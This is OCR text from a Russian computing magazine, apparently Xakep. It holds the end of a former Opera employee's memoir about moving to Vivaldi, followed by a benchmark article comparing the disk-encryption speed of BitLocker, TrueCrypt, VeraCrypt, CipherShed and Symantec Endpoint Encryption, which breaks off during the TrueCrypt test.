Кроме того, к этому моменту работа в компании перестала приносить мне радость: общение с сообществом пользователей подразумевает искренность и твердую убежденность в том, что ты делаешь все правильно. Любую фальшь люди сразу распознают и соответственно меняют свое отношение как к человеку, который ее допустил, так и к собственно продукту, который этот человек предлагает. А по долгу службы мне приходилось оптимистично объявлять о новшествах, которые на самом деле никаких преимуществ пользователям не давали, а были направлены лишь на повышение доходности браузера. Потеря доверия — это, пожалуй, самое неприятное, что может произойти с сотрудником, который является лицом компании для многочисленных пользователей.


Закончилось все тем, что в январе 2013 года всем сотрудникам, не согласным с новой политикой руководства, было предложено добровольно расторгнуть трудовой договор, что я и сделал, покинув компанию 1 февраля 2013 года. А 13 февраля был объявлен переход на WebKit. С этого момента почти десятилетняя история моей «Оперы» закончилась и началась совсем другая.

Грядущий переход Opera под крыло китайской Qihoo 360 — это для меня, безусловно, печальное известие. Но при этом — закономерное. Когда руководство начинает делать деньги, а не продукт, именно деньги и становятся конечной целью. Поэтому для совета директоров компании не имеет значения, что происходит с браузером и какую роль он играет в индустрии, они сначала выжимают максимум из монетизации, а затем продают то, что осталось от продукта. Цель достигнута, капиталы приумножены, можно вкладывать полученные барыши в другие проекты.

В одном из недавних интервью Йон фон Тэчнер очень точно подметил: компанию Opera Software не купили — ее продали. И он прав. Одно дело, когда ты развиваешь успешный проект и тебе предлагают за него деньги, и совсем другое, когда ты сам ищешь покупателя. Второй вариант означает, что владельцы не видят будущего своего продукта и избавляются от него. Ни о каком развитии, естественно, тут говорить не приходится. Что планируют сделать с браузером новые владельцы — покажет время. Возможно, он сумеет повторить историю успеха ноутбуков Lenovo (в прошлом IBM ThinkPad), но высока вероятность и того, что всем нам известный браузер Opera исчезнет на бескрайних просторах китайского рынка.

Я же с конца 2013 года работаю в новой компании, которая разрабатывает браузер Vivaldi. Он стал новым детищем Йона фон Тэчнера, который давно понял, к чему придет Opera после его ухода из компании. Естественно, в первую очередь мы пытаемся как можно скорее вернуть пользователям те «оперные»

функции, которые были утрачены вместе с отказом от движка Presto разработчиков Opera, но, соблюдая хорошую традицию, мы стараемся идти в ногу со временем и добавляем новые функции, ранее не существовавшие в браузерах. Пока это не очень заметные новшества, но у нас большие планы.



Браузер Vivaldi — наследник традиций «классической» Opera

От современного варианта браузера Opera нас отличает главное: мы создаем браузер для пользователей и опираясь на запросы пользователей, также активно вовлекая их в собственно процесс разработки. Пример «классического» периода Opera показал, что только таким образом можно создать действительно популярный, качественный продукт. Наша цель — не деньги, а браузер.

Иногда меня спрашивают, почему Vivaldi в таком случае не распространяется под свободной лицензией. Ответ прост: проприетарность Vivaldi обусловлена самим процессом разработки. При разработке свободного продукта роль сотрудников компании зачастую сводится к управлению многочисленными правками, присылаемыми сторонними программистами, при этом собственно на творчество времени не остается. Было бы неразумно отказываться от потенциала своих разработчиков, заставляя их собирать конечный продукт по кусочкам из чужого кода. При этом те изменения, что мы вносим в код Chromium,



на котором основан наш браузер, мы возвращаем в сообщество под той же свободной лицензией.

Что до планов монетизации, то они уже реализуются. В частности, в русскоязычной версии браузера уже есть партнерские ссылки Яндекса, OZON.ru, AliExpress, от нескольких игровых проектов. Пока, естественно, доходы небольшие, но с ростом числа пользователей будет расти и прибыль.

Сегодня в компании работает 35 человек, треть из них — бывшие сотрудники Opera Software. У нас три офиса — в Норвегии, в Исландии и в США. Практически вся команда подбиралась лично Йоном — он пригласил в компанию тех людей, опыт и квалификацию которых знал лично. В целом коллектив очень профессиональный, что подтверждается и результатами работы за прошлый год. Даже с такой немногочисленной командой мы смогли сделать гораздо больше, чем когда-то делала за год компания Opera Software, насчитывавшая несколько сотен сотрудников.

Также мы пытаемся сохранить ту «семейную» атмосферу, что была в компании Opera когда-то. Коллектив очень дружный, часто мы собираемся все вместе в одном из офисов, летом — даже с семьями, проводим вместе не только рабочие дни, но и выходные, выезжая на природу, которая в той же Исландии уникальна. Также исландские коллеги «заразили» меня зимним плаванием в океане и в феврале я установил своеобразный личный ре-

корд: поплавал несколько раз в воде с температурой минус 2°. Ощущения незабываемые.



Малочисленность сотрудников накладывает свой отпечаток на распределение обязанностей. В частности, я сейчас отвечаю за маркетинг в России и СНГ, одновременно занимаюсь партнерствами с различными компаниями, также на мне процесс управления локализацией браузера (наша команда добровольных переводчиков насчитывает сегодня около 200 человек из 35 стран), ну и работу с сообществом пользователей тоже никто не отменял, причем не только с российским, но и из других стран. Могу сказать, что с первого дня существования браузера русскоязычная аудитория — самая многочисленная. Естественно, как и любой сотрудник компании Vivaldi Technologies, я тестирую новые сборки, отправляю баг-репорты, предлагаю идеи об улучшении браузера.

Ближайшее будущее браузера Vivaldi — выпуск первой стабильной версии. Именно на это нацелена команда сегодня. А дальше — продолжение разработки без снижения темпов. Очень многое еще в планах, как из «старых» функций, так и из новых. Если говорить о рыночной доле, то пока прогнозы делать рано. Наша главная цель — делать браузер, который подойдёт и начинающим, и опытным пользователям. Поэтому мы и дальше будем работать в тесном сотрудничестве с теми, кому Vivaldi пришелся по вкусу. Мы уверены, что только




таким образом можно создавать действительно хороший браузер, способный предоставить пользователям максимум возможностей по работе в сети.

Конкурировать с гигантами индустрии сложно, но можно: опыт «классической» Оперы тому подтверждение. Главное — быть честными со своими пользователями. И мы уверены, что сможем оставаться такими все время.



ШИФРОВАНИЕ И СКОРОСТЬ

СРАВНИТЕЛЬНЫЙ ТЕСТ СРЕДСТВ ШИФРОВАНИЯ ДИСКА



Денис Колисниченко
dhsilabs@gmail.com

Существует масса причин зашифровать данные на своем жестком диске, но расплатой за безопасность данных будет снижение скорости работы системы. Цель этой статьи — сравнить производительность при работе с диском, зашифрованным разными средствами.

Чтобы разница была более драматичной, мы выбрали не суперсовременную, а среднестатистическую машину. Обычный механический хард на 500 Гбайт, двухъядерный AMD на 2,2 ГГц, 4 гига оперативки, 64-битная Windows 7 SP 1. Никаких антивирусов и прочих программ во время теста запущено не будет, чтобы ничто не смогло повлиять на результаты.

Для оценки производительности я выбрал CrystalDiskMark. Что до тестируемых средств шифрования, то я остановился на таком списке: BitLocker, TrueCrypt, VeraCrypt, CipherShed, Symantec Endpoint Encryption и CyberSafe Top Secret.

BITLOCKER

Это стандартное средство шифрования дисков, встроенное в Microsoft Windows. Многие просто используют его, не устанавливая сторонних программ. Действительно, зачем, если все уже есть в системе? С одной стороны, правильно. С другой стороны, код закрыт, и нет уверенности, что в нем не оставили бэкдоров для ФБР и прочих интересующихся.

Шифрование диска осуществляется по алгоритму AES с длиной ключа 128 или 256 бит. Ключ при этом может храниться в Trusted Platform Module, на самом компьютере или на флешке.

Если используется TPM, то при загрузке компьютера ключ может быть получен сразу из него или после аутентификации. Авторизоваться можно при помощи ключа на флешке или введя PIN-код с клавиатуры. Комбинации этих методов дают множество вариантов для ограничения доступа: просто TPM, TPM и USB, TPM и PIN или все три сразу.

У BitLocker есть два неоспоримых преимущества: во-первых, им можно управлять через групповые политики; во-вторых, он шифрует тома, а не физические диски. Это позволяет зашифровать массив из нескольких дисков, чего не умеют делать некоторые другие средства шифрования. Также BitLocker поддерживает GUID Partition Table (GPT), чем не может похвастаться даже наиболее продвинутый форк «Трукрипта» VeraCrypt. Чтобы зашифровать с его помощью системный GPT-диск, придется сначала конвертировать в формат MBR. В случае с BitLocker это не требуется.

В целом, недостаток один — закрытые исходники. Если ты хранишь секреты от домочадцев, BitLocker отлично подойдет. Если же твой диск забит документами государственной важности, лучше подыскать что-то другое.

Можно ли расшифровать BitLocker и TrueCrypt

Если попросить Google, то он найдет интересную программу Elcomsoft Forensic Disk Decryptor, пригодную для расшифровки дисков BitLocker, TrueCrypt и PGP. В рамках этой статьи испытывать ее не стану, но поделюсь впечатлениями о другой утилите от Elcomsoft, а именно Advanced EFS Data Recovery. Она превосходно расшифровывала EFS-папки, но при условии, что пароль пользователя не был задан. Если задать пароль хоть 1234, программа оказывалась бессильной. Во всяком случае, расшифровать зашифрованную EFS-папку, принадлежащую пользователю с паролем 111, у меня не получилось. Думаю, с продуктом Forensic Disk Decryptor ситуация будет такой же.

TRUECRYPT

Это легендарная программа шифрования дисков, разработка которой была прекращена в 2012 году. История, которая приключилась с TrueCrypt, до сих пор покрыта мраком, и толком никто не знает, почему разработчик решил отказаться от поддержки своего детища.

Есть лишь крупицы информации, не позволяющие сложить пазл воедино. Так, в 2013 году начался сбор средств для проведения независимого аудита TrueCrypt. Причиной прослужила полученная от Эдварда Сноудена информация о намеренном ослаблении средств шифрования TrueCrypt. На аудит было собрано свыше 60 тысяч долларов. В начале апреля 2015 года работы были завершены, но никаких серьезных ошибок, уязвимостей или других существенных недостатков в архитектуре приложения выявлено не было.

Как только закончился аудит, TrueCrypt снова оказался в центре скандала. Специалисты компании ESET опубликовали отчет о том, что русскоязычная версия TrueCrypt 7.1a, загруженная с сайта truecrypt.ru, содержала малварь. Более того, сам сайт truecrypt.ru использовался как командный центр — с него отправлялись команды инфицированным компьютерам. В общем, будь бдителен и не скачивай программы откуда попало.

К преимуществам TrueCrypt можно отнести открытые исходники, надежность которых теперь подкреплена независимым аудитом, и поддержку динамических томов Windows. Недостатки: программа больше не развивается, и разработчики не успели реализовать поддержку UEFI/GPT. Но если цель — зашифровать один несистемный диск, то это неважно.

В отличие от BitLocker, где поддерживается только AES, в TrueCrypt есть еще Serpent и Twofish. Для генерации ключей шифрования, соли и ключа заголовка программа позволяет выбрать одну из трех хеш-функций: HMAC-RIPEMD-160,

HMAC-Whirlpool, HMAC-SHA-512. Однако о TrueCrypt уже много чего было написано, так что не будем повторяться.



INFO

Самоустранившись, TrueCrypt оставил богатое наследие: у него множество форков, начиная с VeraCrypt, CipherShed и DiskCryptor.

VERACRYPT

Наиболее продвинутый клон TrueCrypt. У него собственный формат, хотя есть возможность работы в режиме TrueCrypt, в котором поддерживаются зашифрованные и виртуальные диски в формате «Трукрипта». В отличие от CipherShed, VeraCrypt может быть установлена на один и тот же компьютер одновременно с TrueCrypt.

В TrueCrypt используется 1000 итераций при генерации ключа, которым будет зашифрован системный раздел, а VeraCrypt использует 327 661 итерацию. Для стандартных (не системных) разделов VeraCrypt использует 655 331 итерацию для хеш-функции RIPEMD-160 и 500 000 итераций для SHA-2 и Whirlpool. Это делает зашифрованные разделы существенно более устойчивыми к атаке прямым перебором, но и значительно снижает производительность работы с таким разделом. Насколько значительно, мы скоро выясним.

Среди преимуществ VeraCrypt — открытый исходный код, а также собственный и более защищенный по сравнению с TrueCrypt формат виртуальных и зашифрованных дисков. Недостатки те же, что и в случае с прародителем, — отсутствие поддержки UEFI/GPT. Зашифровать системный GPT-диск по-прежнему нельзя, но разработчики уверяют, что работают над этой проблемой и скоро такое шифрование будет доступно. Вот только работают они над этим уже два года (с 2014-го), и когда будет релиз с поддержкой GPT и будет ли он вообще, пока не известно.

CIPHERSHED

Еще один клон TrueCrypt. В отличие от VeraCrypt, он использует исходный формат TrueCrypt, поэтому можно ожидать, что его производительность будет близка к производительности TrueCrypt.

Преимущества и недостатки все те же, хотя к недостаткам можно еще добавить невозможность установки TrueCrypt и CipherShed на одном компьютере. Мало того, если попытаться установить CipherShed на машину с уже установленным TrueCrypt, то инсталлятор предлагает удалить предыдущую программу, но не справляется с задачей.

SYMANTEC ENDPOINT ENCRYPTION

В 2010 году компания Symantec выкупила права на программу PGPdisk. В результате появились такие продукты, как PGP Desktop и, впоследствии, Endpoint Encryption. Именно ее мы и рассмотрим. Программа, конечно же, проприетар-


ная, исходники закрыты, и одна лицензия стоит 64 евро. Зато тут есть поддержка GPT, но только начиная с Windows 8.

Другими словами, если нужна поддержка GPT и есть желание зашифровать системный раздел, то придется выбирать между двумя проприетарными решениями: BitLocker и Endpoint Encryption. Вряд ли, конечно, домашний пользователь будет устанавливать Endpoint Encryption. Проблема в том, что для этого требуется Symantec Drive Encryption, для установки которого нужны агент и сервер управления Symantec Endpoint Encryption (SEE), а сервер хочет поставить еще и IIS 6.0. Не многовато ли всякого добра ради одной программы для шифрования диска? Мы прошли через все это только ради того, чтобы замерить производительность.


МОМЕНТ ИСТИНЫ

Итак, приступаем к самому интересному, а именно к тестированию. Первым делом нужно проверить производительность диска без шифрования. Нашей «жертвой» будет раздел жесткого диска (обычного, не SSD) размером 28 Гбайт, отформатированный как NTFS.

Открываем CrystalDiskMark, выбираем количество проходов, размер временного файла (во всех тестах будем использовать 1 Гбпйт) и сам диск. Стоит отметить, что количество проходов практически не влияет на результаты. На первом скриншоте показаны результаты измерения производительности диска без шифрования с числом проходов 5, на втором — с числом проходов 3. Как видишь, результаты практически идентичны, поэтому остановимся на трех проходах.



Диск без шифрования, количество проходов 5




Диск без шифрования, количество проходов 3

Результаты CrystalDiskMark нужно трактовать так:

- Seq Q32T1 — тест последовательной записи / последовательного чтения, количество очередей — 32, потоков — 1;
- 4K Q32T1 — тест случайной записи / случайного чтения (размер блока 4 Кбайт, количество очередей — 32, потоков — 1);
- Seq — тест последовательной записи / последовательного чтения;
- 4K — тест случайной записи / случайного чтения (размер блока 4 Кбайт);


Далее я буду ссылаться на эти тесты по их порядку в CrystalDiskMark, то есть Seq Q32T1 — это первый тест, 4K Q32T1 — второй и так далее.

Начнем с BitLocker. На шифрование раздела размером 28 Гбайт было потрачено 19 минут.



Процесс шифрования диска при помощи BitLocker

При последовательном чтении/записи с большим количеством очередей результаты (первый тест) мало чем отличаются от работы с незашифрованным диском. Зато при обычном последовательном чтении скорость чтения ниже на 13 Мбайт/с, что уже ощутимо. Остальные результаты примерно такие же, как при работе с незашифрованным диском. Отсюда вывод, что реальная производительность зависит от алгоритма работы программы, которая производит чтение и запись. В некоторых программах разница будет совсем незаметна. В других будет чувствоваться эффект торможения при работе с зашифрованным диском.



Результаты BitLocker

Теперь посмотрим на работу TrueCrypt. Шифрование раздела заняло всего 9 минут, параметры были установлены по умолчанию. При шифровании скорость работы с диском составила 55,4 Мбайт/с.

TrueCrypt Volume Creation Wizard

Encryption Options

Encryption Algorithm

AES

Test

FIPS-approved cipher (Rijndael, published in 1998) that may be used by U.S. government departments and agencies to protect classified information up to the Top Secret level. 256-bit key, 128-bit block, 14 rounds (AES-256). Mode of operation is XTS.

More information on AES

Benchmark

Hash Algorithm

RIPEMD-160

Information on hash algorithms

Help | < Back | Next > | Cancel

Настройки TrueCrypt

TrueCrypt Volume Creation Wizard

Volume Format

Options

Filesystem NTFS | Cluster Default | Quick Format

Random Pool: F0B6CE7451877911CFE169129057C525...

Header Key: 093AF0C9E60B9886ED99A928AB69CEA7...

Master Key: 74D271E9A3286451E930002997A95897...

Abort

Done 82.591% | Speed 55.4 MB/s | Left 90 s

IMPORTANT: Move your mouse as randomly as possible within this window. The longer you move it, the better. This significantly increases the cryptographic strength of the encryption keys. Then click Format to create the volume.

